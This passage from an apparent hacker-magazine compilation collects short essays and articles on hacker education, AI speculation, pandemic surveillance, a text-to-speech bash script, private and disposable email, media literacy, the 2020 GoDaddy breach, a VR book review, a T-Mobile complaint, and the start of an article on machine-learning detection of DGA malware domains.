I personally believe that, depending on each individual interpretation of what makes someone a hacker, the answer on how to become one might or might not be found in a book.

In 2020, literature on the subject is surely much vaster and at least in part of great quality, compared to the days of my misadventures in the local bookstore.

Cybersecurity is now at the forefront of prime time news and it is ubiquitous. Apparently the world will soon implode as all the professionals working in cyber will ultimately retire and nobody else seems to be bothered with embarking in this obscure profession.

For the reasons above, a great deal of attention has been directed at training the new generation of hackers and cyber pros.

This is great news. However, as I sensed in that bookstore 20 years earlier, I have mainly observed the usual recurring approach: focus on tools and techniques and forget about understanding the technologies or human weaknesses that the tools are meant to exploit.

Memorize the OWASP list of vulnerabilities and know which scripts to use to exploit them. Don't worry about understanding HTTP, PHP, SQL, or Linux.

More broadly, just focus on attacking computer networks with such tools rather than, say, opening up the old robot vacuum cleaner and repurposing the multiple motors found inside.

To put it bluntly, the format and approach of most books on security only add fuel to the fallacy of the fast lane to becoming a hacker.

Whereas I agree that learning to use scripts and other software to poke at a host can surely be a captivating starting point, it is a methodology which will sooner or later disappoint in its shallowness.

Moreover, if not assisted by the necessary background research, intuition, and creativity, this can generate a false and dangerous sense of proficiency.

Would you get operated on by a surgeon who knows the tools but does not have much understanding of human anatomy and medicine?

We must convince the new generation of security pros and hackers to focus on building, over time, the necessary understanding of technology and human psychology. Also, more emphasis should be placed on developing critical thinking, problem solving, and people skills.

If my child ever shows interest in what I do for a living, I will try and point out that if they work towards developing the right talent and understanding, they might eventually achieve what it takes to be a successful hacker, chef, doctor, or whoever they will want to be.

In the meantime, I would tell them to just keep questioning and tinkering. Be aware that your choices along the way might make this a very long journey.

Nevertheless, it can be amazing, exhilarating, and extremely rewarding.

Thinking in AI

by Duran

Artificial intelligence... the problem is how to acquire intelligence? It's not a simple thing. Nowadays, we're using computers to simulate human intelligence, making the software or hardware so it can represent human behavior to a certain extent. But it's not enough; it's just starting.

In the next few decades, we may be able to make a major breakthrough in the field of AI. The key step will be to use logic circuits to simulate brain plasticity. Because in the whole process of human life, the brain will continue to generate new neurons and new connections. It will be a very difficult task to simulate this process through the circuit. Apart from this, what's the difference between artificial intelligence simulated by circuit and real human intelligence? Data and algorithms alone are not enough.

For example, how is an AI to understand a person's irony? I criticize a thing with a praise tone. Can machines recognize the inner meaning?

For example, in the story of "Empty City Strategy" as stated by the Chinese historical masterpiece *Romance of the Three Kingdoms,* would machines recognize Zhuge Liang's scheme, or would they think like Sima Yi?

For example, if Lili let Ben ask Mike for a portrait photo for her, would machines recognize Lili has a crush on Mike?

In a word, it's not a simple thing that can be done by programming, deep learning, using lots of if/else statements or switch... case statements. It's a deep level thinking thing that exists in the real human brain. This is something which cannot be simulated by circuit.

Is there any way to solve this? The answer is yes.

In the future, the ultimate form of artificial intelligence will be the combination of artificial brain and computer. Connect the artificial brain to the biosensor and then output the results through the computer. In this way, a certain kind of real AI can be realized.

It's not science fiction. In 2013, through the work of Dr. Madeline Lancaster, she and her colleagues grew the first human-derived "cerebral organoid." In addition, the researcher Alysson Muotri found something interesting in his lab at UCSD and published in *Cell Stem Cell* (29 August 2019) a study that looks in more detail at cerebral organoid electrical activity. It can be predicted that humans will build a cell growth brain finally, but this is a sensitive matter which brings up issues of ethics. Also, there are many people working intensely on hardware. The former Facebook "Building 8" team and Neuralink project from Elon Musk all tried to work out brain computer interfaces.

So, at last, with the development of computer science, medicine, and biology, the artificial brain will be responsible for simulating real brain activity. The brain computer interface (BCI) is responsible for transmitting signals to the computer, and the computer is responsible for calculating the output results. But I have to say, the ultimate AI can't replace human intelligence; it can only be infinitely close to human wisdom.

Although it is not easy, with the development of human society, all problems will be solved reasonably.

EFFecting Digital Freedom

by Jason Kelley

Be Wary of Surveillance Tech During the Pandemic

In just a few months, COVID-19 has dramatically shifted our relationship with our jobs, our families, our schools, and crucially, our technology. Its profound impact on how we use our devices and the Internet started almost from day one: with shelter-in-place and stay at home orders sending people into quarantine, many immediately began to rely more than ever on technology to work, learn, and share information and advice. And beyond that, its usefulness for dealing with the loss of in-person contact can't be overstated. Whether we're using it to create art, listen to music, organize, or just talk with friends, technology is essential during COVID-19.

But the relative ubiquity of devices such as smartphones has also meant that governments are considering how they might use this technology for large scale tracking of the general public, in the name of fighting back against the pandemic. And tech developers have been happy to suggest ways that they can assist in this monitoring. As with any sort of surveillance, it's important to weigh the risks and benefits carefully, even during a pandemic.

We ask three questions when analyzing proposals that would provide greater surveillance powers to the government: First, would the proposal work? Government has not shown that some intrusive technologies would be useful, such as remote thermal imaging cameras with a high margin of error. The second question we ask: would the surveillance excessively intrude on our freedoms? Dragnet surveillance cameras in public places that use face recognition are grave threats to our privacy. So is mounting such technologies on drones, or giving police officers access to public health data about where people who have tested positive live. We oppose such surveillance. And lastly we ask, does the technology come with sufficient safeguards? Sharing aggregate location data collected from smartphones, for example, should only happen if the data cannot be disaggregated to expose the personal information of identifiable people.

Much of the conversation around COVID-19 tracking has concerned two technologies: proximity tracking and location tracking. Both have been promoted as digital forms of traditional or manual contact tracing, in which healthcare workers interview an infected individual to learn about their movements and people with whom they have been in close contact. Healthcare workers then reach out to the infected person's potential contacts, and may offer them help, or ask them to self-isolate and get a test, treatment, or vaccination if available.

EFF opposes the use of location tracking in this manner. Proponents of this tech hope to determine which pairs of people have been in contact with each other by collecting location data (including GPS data) for all users of a mobile app, and looking for individuals who were in the same place at the same time. But this technology is not well-suited to contact tracing of COVID-19 cases because data from a mobile phone's GPS or from cell towers is simply not accurate enough to indicate whether two people came into close physical contact (i.e., within six feet) - but it is accurate enough to expose sensitive, individually identifiable information about a person's home, workplace, and routines.

Proximity tracking, on the other hand, uses Bluetooth Low Energy (BLE) to determine whether two smartphones are close enough for their users to transmit the virus. BLE measures proximity, not location, and thus is better suited to contact tracing of COVID-19 cases. When two users of the app come near each other, both apps estimate their proximity using Bluetooth signal strength. If the apps estimate that they are less than six feet apart for a sufficient period of time, the apps exchange identifiers. Each app logs the encounter with the other app's identifier. When a user of the app learns that they are infected with COVID-19, other users can be notified of their own infection risk.

While Bluetooth proximity tracking is the most promising approach so far, it needs rigorous security testing and data minimization. For example, there is some risk that people can collect Bluetooth tokens, and use those to learn when certain people report their infection status.

Also, it is unclear whether proximity tracking will work. If it does, it will be at most a secondary part of our public health response. No COVID tracking app will work without widespread testing and interview-based contact tracing. Any app-based or smartphone-based solution will systematically miss groups least likely to have a smartphone and most at risk of COVID-19; in the United States, that includes elderly people, low-income households, and rural communities. It will also systematically ring false alarms, for example, when people within six feet were separated by a wall.

Ultimately, no one should be forced to use proximity tracing. We need laws protecting people from coercion to use one of these apps, including a ban on discrimination in employment and public accommodations against people who don't use them. Also, many new COVID-era government surveillance programs are being built in partnership with corporations that hold vast stores of consumers' personal data - which shows the need for new laws to protect our data privacy.

There are other technologies that can help address the public health crisis that aren't getting as much attention, but should be: we must have free and open access to scientific knowledge about the virus, and tinkerers should be able to fix and repair medical devices with a strong right to repair. Also, the federal government should exercise its power to stop patent trolls from endangering COVID-19 testing and treatment, and should not increase patent terms for technologies related to this health crisis.

This pandemic is an opportunity for us to rethink our relationship to technology. We must empower people to take control over their devices, and to appreciate the good that they can do while identifying the danger. This is a moment for us to recognize both the promises and the pitfalls of our relationship with our technology, and to draw the lines between utopia and dystopia more clearly than ever before. If we do it right, we can emerge from this time with our freedom and democracy as strong, if not stronger, than when we went in.

Fun with Text to Speech

by Nestor

I just purchased the *2600 Hacker Digest*, Volume 35. This time I decided on the EPUB format because I have noticed that using Calibre, EPUB converts rather nicely into text. After downloading it, I promptly converted the EPUB into plain old UTF-8 text and started reading. Very soon it occurred to me that I was running late and must stop reading. It was getting into the afternoon and I had other things I needed to catch up on. What was I to do? I was just settling into reading and now I had to stop. Fooey!

Well, as a little experiment, I decided to try rendering portions of the file as text to speech. I have a little pet project hosted on GitHub, which is a rehabilitated version of a public domain speech synthesizer named PicoTTS, which I lovingly renamed to NanoTTS. My whole contribution really is that I took the PicoTTS code, which was not functioning when I found it, and made it into a functioning command line tool with sensible commands and options, coupled with a few different choices for outputs.

NanoTTS supports six different voice synthesis modules: en-US, en-GB, de-DE, es-ES, fr-FR, it-IT, as well as allowing several different options which affect inflection, such as dialing in the speed of the reader and the pitch of their voice. I tried this in the past to varying degrees of success, but thought this time I would attempt it once more so I could keep reading *2600*, even though I was busy doing things. And wouldn't you know it - it worked wonderfully this time.

My first decision was, instead of converting the entire *2600* digest into a single, huge audio file, I decided to carve out little chunks of the file - one article at a time - and convert each of those into WAV files. Surprisingly, in relatively short time - and using Bash no less - I was able to generate MP3s for the entire digest. What surprised me most of all is that the output is surprisingly listenable. I think I actually can understand everything the reader is saying. This is no small feat, given how wooden and awful synthesized voices often sound. And this one isn't the greatest either.

For anyone who wants to convert the entire *Hacker Digest Volume 35* into nicely labeled audio snippets, you need four things: 1) *2600 Hacker Digest, Volume 35* in EPUB format; 2) Calibre (which you use to convert it into TXT format - make sure UTF-8 is selected in the output options! This is the only option I checked. I left the others alone. For instance, don't turn on Heuristic processing.); 3) NanoTTS, which you can get from GitHub at `github.com/gmn/nanotts`;4) lame MP3 encoder.

Please note that I have actually added this script to the NanoTTS GitHub repository in its entirety. If your EPUB converts producing identical TXT output as mine, you should be able to run the script out of the box without altering anything. It will generate the entire set of audio files in the current directory.

The code works simply by taking a list of line numbers. The line numbers come in pairs: the first is the line to start on, the second is the line to end on, both are inclusive. You can check this by opening the text file and verifying a few visually. If the first couple match, there's a good chance they all will. But in order to be really sure, here is the SHA-256 of the text file: `eee2f06df21436fdb374935f` `➥c7fd2d1e8384c9afe4c6f5ae1c3c` `➥bf0e8efdd1ae`. We merely iterate through the line-pairs and run NanoTTS for each snippet, generating an MP3 file, and voila, we can turn an entire magazine into actually listenable audio for those busy folks on the go who might have to drive somewhere, or mow the lawn like me.

Enjoy!

```
#!/bin/bash
# Convert the entire digest
➥ issue of 2600 volume 35 into
➥ audio files for easy listening!

# I have found these settings
➥ considerably improve the
➥ legibility of the nanotts
➥ output; ymmv
speed=”0.8”
speed=”0.78”
voice=”en-US”
volume=”0.6”
pitch=”1.14”
```

```
# your file location and name will vary, obviously.
FILENAME=../../documents/2600_MAGAZINE/2600_\ The\ Hacker\ Digest\
➥ -\ Volume\ 35.txt

# Even though it may not look like it, these numbers are in pairs;
# Each pair is a starting and ending line (inclusive) of a section
➥ of text
SECTIONS="204 224 230 264 270 328 334 462 468 594 600 648 654 782
➥ 788 892 898 988 994 1006 1012 1048 1054 1124 1130 1160 1166 1194
➥ 1202 1222 1228 1254
 1260 1300 1306 1374 1380 1542 1548 1582 1588 1632 1638 1652 1658
➥ 1688 1694 1748 1754 1832 1838 1862 1868 1950 1956 1990 1998 2126
➥ 2132 2164
 2170 2236 2242 2312 2318 2342 2348 2384 2390 2452 2458 2568 2576
➥ 2630 2636 2676 2682 2698 2704 2840 2846 2874 2880 2906 2912 3046
➥ 3052 3112
 3120 3144 3150 3172 3178 3204 3210 3300 3306 3472 3478 3518 3524
➥ 3548 3554 3602 3608 3634 3640 3678 3684 3740 3746 3884 3890 3926
➥ 3932 3972
 3978 4000 4006 4128 4134 4166 4172 4244 4250 4272 4278 4316 4322
➥ 4360 4366 4426 4432 4462 4472 5192 5200 5230 5236 5322 5328 5354
➥ 5360 5480
 5486 5504 5510 5536 5542 5564 5570 5592 5598 5610 5616 5630 5636
➥ 5656 5662 5806 5814 5832 5838 5880 5886 5908 5914 5930 5936 6046
➥ 6052 6776
 6780 7438 7442 8088 8092 8796 8882 8898 9692 9754 "

COUNT=1
HEAD=''
TAIL=''

function run_nanotts() {
 local count=$3
 local title="$4"
 while [ ${#count} -lt 3 ]; do count=0$count; done
 local file="$count-2600_vol.35-$title.mp3"
 echo "nanotts --speed $speed --volume $volume --pitch $pitch
➥  --voice $voice < <( head -$1 \"${FILENAME}\" | tail -$2; echo "
➥  . . . . . . " ) -c | lame -r -s 16 -m m -V 0 -b 56 --ta \"2600
➥ Magazine\" --tl \"2600 Vol. 35\" --tn $count - \"$file\""
➥>/dev/stderr
   nanotts --speed $speed --volume $volume --pitch $pitch --voice
➥ $voice < <( head -$1 "${FILENAME}" | tail -$2; echo " . . . . .
➥ . " ) -c | lame -r -s 16 -m m -V 0 -b 56 --ta "2600 Magazine"
➥ --tl "2600 Vol. 35" --tn $count - "$file"
}

for sect in ${SECTIONS}; do
 echo $sect >/dev/stderr
 if [ -z "$TAIL" ]; then
  TAIL=$sect
 else
  HEAD=$sect
  let TAIL="$HEAD-$TAIL+1"

  echo "head -$HEAD "$FILENAME" | tail -$TAIL" >/dev/stderr
     head -$HEAD "$FILENAME" | tail -$TAIL
  echo >/dev/stderr;

  TITLE=`head -$HEAD "$FILENAME" | tail -$TAIL | head -1`

  run_nanotts $HEAD $TAIL ${COUNT} "${TITLE}"

  HEAD=''; TAIL=''
  let COUNT="$COUNT+1"

  sleep 3
 fi
done
```

HACKER EMAIL

by Sh0kwave

Hackers and other privacy minded individuals use Protonmail (protonmail.com). It is hosted in Switzerland to take advantage of Swiss privacy laws, and is encrypted end to end. Go on the dark web and you will see that a lot of contact email addresses are protonmail.com.

You say you haven't been on the dark web? Why not? Get a Tor browser and a personal VPN and check it out. Why do you need both? Using the Tor network will get you anonymity, but does not guarantee privacy. It will hide your source IP address, but if you visit a site outside of Tor your traffic is not necessarily encrypted. VPN will give you privacy (encryption), but not necessarily anonymity, which is why you should use both. Be careful, not all VPN providers are the same. You want one that does not maintain any logs, or they might turn over their logs of your activity to law enforcement if asked.

Back to email. Two other services you should be aware of are Mailinator and Guerrilla Mail. These are similar, but have a few key differences. If you are being asked by a product or service to provide an email address so you can receive an activation link or code (and you know this will generate a never ending flood of spam in the future), give them anything-at-all@mailinator.com. When Mailinator receives an email from anywhere with any name, it instantly creates that mailbox and keeps it around for about an hour. It is not private. In fact, there is no security. Anyone who knows the name of the mailbox can read the contents. You could try to give your mailbox a "tricky name" but that is security by obscurity, and it is not a good idea. And that is not what Mailinator is for anyway. It is disposable email, or burner email, just for one-time use type activities. And, an important point, it is receive only.

The fact that you cannot send email from Mailinator is why you might want to use guerrillamail.com. It is similar to Mailinator in that you can send mail to it with any name and a mailbox will instantly be created for about an hour. But you can also send from Guerrilla Mail. You can also pick your own address to send from, and there are multiple domain options to use. Very rarely I have used Mailinator and the email was deemed not valid or blocked by the service or product I was trying to validate. However Guerrilla Mail gives you some choices. How about l337hacker@sharklasers.com? Or spamdump@pokemail.net? You can create these. You can send to a single email address, no CC or BCC allowed. (So you cannot use it to generate your own spam.)

Mailinator and Guerrilla Mail can be handy, but remember they provide no security and no privacy. If you want that, use something like Protonmail. And it you are really, really serious, use it with a Tor browser and a VPN provider that does not keep logs.

Cerebral Spill

by Worlds_Gr8test_DeFective

I am calling for an Information Revolution. Gone are the days in the United States of America where you can turn on the evening news and be presented vetted facts based on the most significant events of the past 24 hours. Instead, we have a 24 hour for-profit news cycle spitting out half baked, emotionally loaded, biased information in an attempt to attract viewers.

Televised news is not the only guilty party. The Internet has grown from adolescence and made amazing strides in providing people with avenues and resources for analyzing a diverse plethora of information, along with a diverse population to have conversations. However, this too continues to be tainted with information manipulation and for-profit schemes to attract viewers on websites loaded with ads also based on targeted advertising.

We have become more connected yet grow further apart in large part due to information manipulation. When facts don't matter and reaffirming your own preconditioned biases becomes a priority, we have failed as critical thinkers.

In an age where we are approaching the vectors of automation and robotics being used to replace human beings, it becomes harder to argue against this when we prove time and time again how easy it is to suppress our ability to analyze, investigate, and correlate. When a human brain does not exercise its ability to do these things, then tell me... what is the difference between that and a playwork written into lines of code?

I have learned stumbling throughout my life to never present a problem without also having at least a framework to move towards a solution. For this I recommend offering courses starting in elementary/primary school that teach media literacy. Not just teaching how to cite sources and correlate information, but also detection of biased or emotionally loaded reporting, as this is often the first indication of attempting to distort and manipulate a narrative.

I wish this was an original idea from my mind, but it's already in action outside the United States. Finland is an example of how teaching media literacy as a deliberate and collectively supported educational method has already produced positive results. The United States already has private organizations in place that have a vested interest in making progress towards media literacy. However, this has proven to not produce substantial results and lags behind in collective priority compared to international counterparts. The Department of State's Bureau of Public Affairs has also executed an initiative to work towards factual reporting, but there are checks and balances in place for the government to regulate this.

I am not advocating for government regulation or the banishment of independent privatized media. I want a collective understanding that information is powerful and, if not properly analyzed and digested, can lead towards destruction. A successful democracy can only flourish when your citizens are educated and informed. We have amazing minds capable of amazing ideas; please do not allow others to take away your inherent freedom of thought.

Sources for Further Reading

www.state.gov/media-literacy-and-combatting-disinformation/

www.pbs.org/newshour/politics/social-media-disinformation-leads-election-security-concerns-poll-finds

medialukutaitosuomessa.fi/en/

OhNoDaddy: GoDaddy Compromised

by Lg0p89

Everyone knows of GoDaddy (www.godaddy.com) and their services. Years ago, the business became a household name with their commercials. Since this time, the business has grown and become a bit more conservative, as evidenced by their website. This growth has made GoDaddy the world's largest domain registrar with 19 million customers, seven million managed domains, and millions of hosted websites. In comparison to GoDaddy's peers, this is huge.

Breach

The short summary is that there was a data breach focused on the web hosting account credentials. This is a rather serious issue for GoDaddy. With the amount of data held with the credentials and other confidential information held by GoDaddy from their clients, the targeting was no surprise.

The breach came to light in an indirect manner. The breach itself was not identified, but odd activity was detected on a portion of the GoDaddy servers on April 17, 2020. Six days later on April 23, 2020, the customers affected were identified.

The breach itself allegedly occurred on October 19, 2019, or over six months earlier, per the State of California Department of Justice. A notice was filed per the California Civil Code section 1798.29(e). This was disclosed by GoDaddy on May 4, 2020. The business only published and began to inform the affected persons in early May.

This was confirmed by Demetrius Comes, the CISO and vice president of engineering.

Method

Naturally, GoDaddy initiated an investigation. The parties concluded that the unauthorized person acquired the login credentials. This meant they could connect via SSH for the compromised accounts. The access makes the attack specifically useful. Until the password was reset, the least the attacker could do would be to modify the websites with profane language, or inappropriate images.

Scope

Fortunately, this did not affect all the accounts. It did affect approximately 28,000 customers. This affected only the hosting accounts and did not involve the customer accounts, main GoDaddy.com customer accounts, or the personal information held within these. They do note, for what it's worth, that it does not appear any files were modified or added to the affected accounts. They were not able to definitely state if any of the files had been viewed or copied though. The latter is really where the issue is focused. If the files had been modified, this is clearly not a good thing. Since the business doesn't know if they were viewed or copied, the conservative view is that they were at least viewed and should be treated as such.

Mitigations

The business did take the conservative route, fortunately, and presumed there was the access. To remove future issues on this specific point, the affected hosting account logins were toggled to require a reset. To assist and answer questions for the customers so that the help line was not inundated, an email was sent to the affected customers directing them to log in, giving them the procedures to follow. Without the reset, the customers would not have access to their hosting account. GoDaddy also, as a follow-up, had the customers audit their hosting accounts for any anomalies. One possibility was that admin accounts were created by the unauthorized attacker.

When Will This Be Over?

While the incident began over six month earlier and the forensic work had been mostly completed, the investigation continued. While it does appear that GoDaddy's actions halted the attacker's potential for access, GoDaddy is continuing to evaluate the breach's effect across its environment. GoDaddy is not releasing much other information than what has been published already, unfortunately. The disclosure would be useful, as the other persons in the industry could learn from this.

Issues

Indeed, the breach on its own is an issue for obvious reasons. There are other significant and legitimate concerns though.

One of these is the fact that it is not known how many customers actually are aware that their web hosting account credentials have been compromised. This is a problem in that while the affected GoDaddy customers are unaware of their credentials floating through the Internet we know and love, these may be used for malicious activities. In theory, if they wanted to bother the customers, they could log in, change the credentials and other information, and make it very difficult for the authentic owner to log into their account, unless funds were to exchange hands. They may also access other information which they could use to the real owner's detriment.

To investigate these matters certainly takes a significant amount of time. The evidence would be sparse and possibly spread among different systems, and difficult to correlate. The well-versed attacker would also attempt to remove their footprint from the attack(s) to further complicate the detection and forensic work. With all the factors combined, this is not such a simple task. Bearing this in mind, GoDaddy should have detected this well before the end of April 2020. Perhaps their SIEM (Security Information and Event Management) should have picked up some form of anomalous activity prior to the over six month mark. Having customers' private information on sale or possibly being used for other unauthorized purposes is not acceptable. Once the baseline breach information was accumulated and work done forensically on the system, the users should have been notified. Granted, this should not have been immediate, but it should have been done at the appropriate time. It appears that this time was extended for some reason. Possibly the business wanted to be conservative and wait an extended period in the hope that other evidence would come to rise. Instead of attempting to balance this, the customers really should have been notified earlier.

GoDaddy is offering a year of complimentary security and malware removal for the affected customers, which it should. A year, though, is a minimum amount of time. If I were the attacker, I now know what the benchmark is and would game the system with starting the individual attacks a year and a few days later.

Trend?

This isn't the only oversight reported in this period. On March 31, 2020, the illustrious yet distinguished Brian Krebs reported a GoDaddy staff member was a victim of a spear phishing attack. The attack, post establishing a foothold, pivoted and successfully attacked a limited number of other GoDaddy domain customers.

Last year also, attackers used hundreds of compromised GoDaddy accounts to create 15,000 subdomains. A portion of these were designed to impersonate popular website accounts or to redirect possible victims to spam pages. Earlier in 2019, GoDaddy was inserting JavaScript into its U.S. customers' websites without their authorization.

In 2018, GoDaddy publicly exposed high-level configuration data for tens of thousands of systems in AWS. This was due to a cloud storage misconfiguration.

Book Review

***The History of the Future: Oculus, Facebook, and the Revolution that Swept Virtual Reality*, Blake J. Harris, Dey Street Books, 2019, ISBN 9780062455963**

Review by paulml

Over the past 20 or 30 years, virtual reality has become something of a joke. Many companies promised that they would be the one to make it a reality. All have failed. A California teenager named Palmer Luckey was determined to do something about it.

In 2012, he turned the trailer he was living in, sitting in his parents' driveway, into a VR workshop. Teaming up with legendary game designer John Carmack, early demos of the headset were very favorable. Gathering a colorful group of fellow employees, they decided on Oculus as a company name, and thus began the usual entrepreneurial journey of ups and downs. Reactions to the Oculus headset from those who tried it continued to be very favorable (the phrase "game changer" was a common reaction). Their Kickstarter campaign was very popular.

The company was eventually sold to Facebook for more than two billion dollars. The reaction among many in the hardcore gamer world was outright hostility. In 2016, Luckey did something very normal and reasonable (and very legal) that created a public relations firestorm. Luckey became the most hated man in America. Things did not end well for him.

This is a wonderful book. For anyone who has ever dreamed of virtual reality, this is a must read. It also works really well as a purely business book. Maybe virtual reality's time has (finally) come. This is very highly recommended.

Artificial Interruption

by Alexander Urbelis

Corporate Greed and the Pandemic

As regular *Off The Hook* listeners will recall, I've been living outside of New York City at my lake house in the Poconos Mountains of Pennsylvania. There are far worse places to be and we are incredibly fortunate. *Unfortunately,* however, while hunched over a kayak on a hot and humid day attempting to fix a seat clamp, my iPhone 8 Plus slipped out of my pocket, through an opening on the wooden deck, and fell face-down directly into a pointed edge of a large boulder.

I had faith. I've had this phone for several years and it's never quit. But this time was different. Flickering and rolling like a VHS tape with the tracking off, the screen was shattered beyond usability. And the phone likely took in some water, as there was a translucent, glowing ooze of significant viscosity slowly making its way around the screen.

I was pissed. But I could not at that moment have predicted the anger I would have for T-Mobile in less than 24 hours.

In the middle of HOPE and with a busy week of client calls on the calendar, I needed a new phone. I was stuck with a T-Mobile business plan and the nearest T-Mobile store was a 40 minute drive with the store closing in less than two hours. I could make it.

The store, however, was in a mall and I had barely ventured into indoor spaces for the past five months. Candidly, I was a bit freaked out at having to go to a mall, but had to brave it if I wanted to resolve the phone issue.

Everything felt strange. The whole idea of this mall space felt out of place. A tuxedo shop with a faded sign seemed like a relic from a bygone era when humans gathered at the slightest provocation to recklessly and irresponsibly celebrate things like weddings, graduations, or being granted some award or honor. The small kiosks in the corridors that sold mobile phone cases, earrings, sunglasses, that sort of thing, had no customers. The kiosks were mostly open but the people manning them looked like they were there because they had no other option. The whole place was sad and depressing.

I got to the middle of the mall, apparently shaped like an addition sign. From this spot there were four pathways. Having come from one of the directions, the T-Mobile store could have been in any of the three other directions. I took a left. These guesses usually never work out for me. In fact, in situations like this when I feel like something is in one direction, I usually go the opposite way on the assumption that my gut sense of direction is most probably wrong. Shockingly, the T-Mobile store appeared.

There were only two employees, both of whom were engaged with other customers. After smelling my own breath for what felt like 90 minutes but was probably more like ten, it was my turn. I explained the predicament. I said I was sick of the phone rat race and wouldn't mind another iPhone 8 Plus because it did the job and took great pictures. That was met with a short tut and a long explanation that the iPhone 8 had been discontinued years ago, and that I could search used electronics stores if I wanted that model. The iPhone 11 was my only choice. "Fine," I said, "I'll take it in the flashy Ferrari-like red and I need the 265 gig model since I'll be restoring from a backup of about 180 gigs." I was then informed that they only carried models up to 64 gigs in-store, and anything over that capacity would have to be mailed to me, arriving usually within three days or so.

This was an annoying revelation because it meant 1) that I would be without a phone for another three days and 2) that this whole fiasco of going to the mall and the T-Mobile shop itself was entirely unnecessary. If I'd wanted to wait several days for a phone, I could have easily ordered a replacement online. "Fine," I said and forked over my credit card that T-Mobile charged for over $900.

I left the mall feeling pissed off and ripped off. But again, I could not at that moment have predicted the anger I would have for T-Mobile in less than 24 hours.

After another 40 minute drive back home during which I cultivated the feeling of being pissed off and ripped off, I was determined to see if there were any places nearby where I could repair an iPhone screen. Lo and behold, I found one. Upon examining the address, it appeared to be located within the very same mall from which I just came.

I called them. They answered. They informed me that, yes, they were in the same mall and that in fact they were a mere fifteen feet away from the T-Mobile store. In stark contrast to the T-Mobile service I received, these guys were friendly, knowledgeable, and helpful. And to boot, they showed up at my house that evening, fixed my iPhone 8 screen in the driveway in less than 20 minutes, and charged me less than one tenth of what T-Mobile did for a new phone.

Sorting this all out in the course of an evening, I felt a sense of accomplishment. Things had gotten done. All I had to do was call T-Mobile the next day and cancel my order. Things, however, are never that simple.

I called T-Mobile the next morning. The wait was over 30 minutes, so I elected for a call back. T-Mobile called me at the most inopportune time - getting the kids the in the car - and put me through a Gestapo-style verification of personal details. Then I had to relay the details of the order, what it was, where it was placed, when, why I was canceling.... After this mini-deposition, I was placed on what was promised to be a 'brief' hold. Many minutes later, the customer service representative surfaced and nonchalantly and politely relayed to me T-Mobile's decision. Our repartee went something like this:

"I'm sorry, but we are not going to be able to cancel your order over the phone."

Mouth agape and brain misfiring, all I could get out was, "Excuse me?"

"We cannot cancel your order over the phone. If you want to cancel your order, you will have to go to the T-Mobile store where you made your order to cancel it."

This was the zenith of my anger with T-Mobile.

"Are you kidding me? The order is less than 24 hours old. The store is 40 minutes away and within an indoor mall. And, by the way, did you forget that there is a global health crisis right now?"

I explained the obvious: forcing me to travel to a T-Mobile store, which is an indoor space within a mall, thus an indoor space within an indoor space, was dangerous, reckless, and against all health and governmental guidance to combat the pandemic.

The representative expressed a bored apology. I expressed outrage which, of course, made no difference whatsoever. Like a customer service martial artist, the representative was ready for my next move without flinching.

"I'd like to speak to a supervisor."

"None is available," he replied.

It was the outset of HOPE. I took to Twitter to complain and detail this absurdity, tagging it with '#hopeconf'. People expressed outrage and the T-Mobile-social-media-disaster-prevention-and brand-protection-special-operations-A-team sprang into action. I received several public messages saying T-Mobile wanted to help and, to help them do so, I should direct message them.

This ended fruitlessly after I messaged their customer service rep and found out that I would need to connect my T-Mobile account, a business account, to my personal Twitter account. Given how my law firm is engaged in sensitive matters and combats APTs (Advanced Persistent Threats), connecting my Twitter account to our firm-wide mobile account seemed like a great way to get SIM-jacked.

I had no choice but to wait for a supervisor to call me back. One day later, I received a notification that the new phone I ordered (and was desperately trying to cancel) had shipped. About 30 minutes later, T-Mobile called. We went back and forth a bit and they agreed to cancel the order without requiring me to return to the physical store.

I explained to the supervisor that an outside observer looking at this transaction could reasonably conclude that, perhaps, T-Mobile's policies were deliberately designed to exploit the fear of traveling and contracting the coronavirus so that the company could hold onto a few more dollars than it otherwise would. I was then informed that I would need to return the phone they had already shipped or be billed for it.

Using the DNS intelligence platform I created, this experience provided me the impetus to see how many domains with the strings "tmobile" or "t-mobile" together with the string "sucks" existed. Not surprisingly, there were quite a few. NS records indicated that out of the 20 domains in existence, T-Mobile itself owned five. But, to my chagrin, none of the 20 domains resolved to anything other than pay-per-click advertising.

Like video killing the radio star, my theory is that social media has killed the art of the gripe site. However, just as MTV elevated untold numbers of musicians to cult status, so too can the gripe site leverage social media as a springboard. I will be reporting back on this phenomenon - and any others within and without the DNS - in the months ahead.

Until then, keep wearing your mask, if for no other reason than (as we learned at HOPE) masks present significant difficulties for facial recognition systems.

The Rise of the Machines - Learning to Detect DGAs

by blodgic

The cat and mouse game in cybersecurity of blocking attackers based on a domain or IP address is archaic. In the ever-growing realm of bots and command and control architecture, domain assignments have shifted from fast flux, a node shuffling method of DNS and compromised hosts, to a method called Domain Generation Algorithms (DGA). Block and tackle defense on DGAs is costly, but with a proper implementation, machine learning detection can be fruitful.

The DGA technique produces a list of constantly changing domains from a randomized seed of code. This code and seed create a rendezvous point between a command and control server and the infected client. If a domain is blocked, resiliency is built in and a new domain can be used to bring back the bi-directional traffic between the host and the C2 server.

The DGA domain is made of random numbers, letters, and characters (example: qx44utti3xbiz74hw2v5owww.net). In addition to a resilient communication channel, it is also a masquerade and evade tactic. Because the domain does not look like a word or group of words, and it's usually newly registered, it can evade proxy categorization. Your typical email clicker may also be curious to the site behind this strange gathering of characters. With this lure and evasion, the DGA trap is set and the attack technique has spun another web of deception.

To defend against this attack, blue teams thoroughly investigate and diagnosis nefarious network activity by blocking connections to the known IP address or domain of the C2 server. Even though the blue team blocked the traffic, if the malware was not properly removed, the same nefarious network connection originating from malware installation continues because it has spun up a new domain and the connection link continues.

This DGA scheme has been around since 2008 with Kraken. DGAs found huge success later in 2009 with the Conficker worm. Ransomware has since picked up the DGA technique and, well, ransomware is continuing to do its thing.

So why not fight fire with fire? Or, in the case of defenders, use an algorithm to defend against another algorithm. With the availability of labeled data, open source intel, and feature engineering, the DGA detection use case has a lower barrier to entry for an ML application. Rather than put together blacklists of known DGAs, an ML algorithm can predict and classify a DGA domain to aid in thwarting the attack.

The development lure of using DGAs originates from a seed function that creates randomness in domains. The seeds for DGAs vary and have been found by malware researchers to range from today's date, the trending hashtag on Twitter, the temperature in a city, and the exchange rate between two countries. This randomness has caused havoc for defenders and security researchers to develop defense techniques to counteract it.

To complicate defense further, domain registers are stimulating this random domain creation by allowing automated and anonymous registration. In retrospect, security researchers have done a tremendous job reverse engineering DGAs and labeling it to a malware family. This labeling is extremely helpful to data scientists as it provides classification labels to be used in prediction.

Building an ML DGA Detection Algorithm

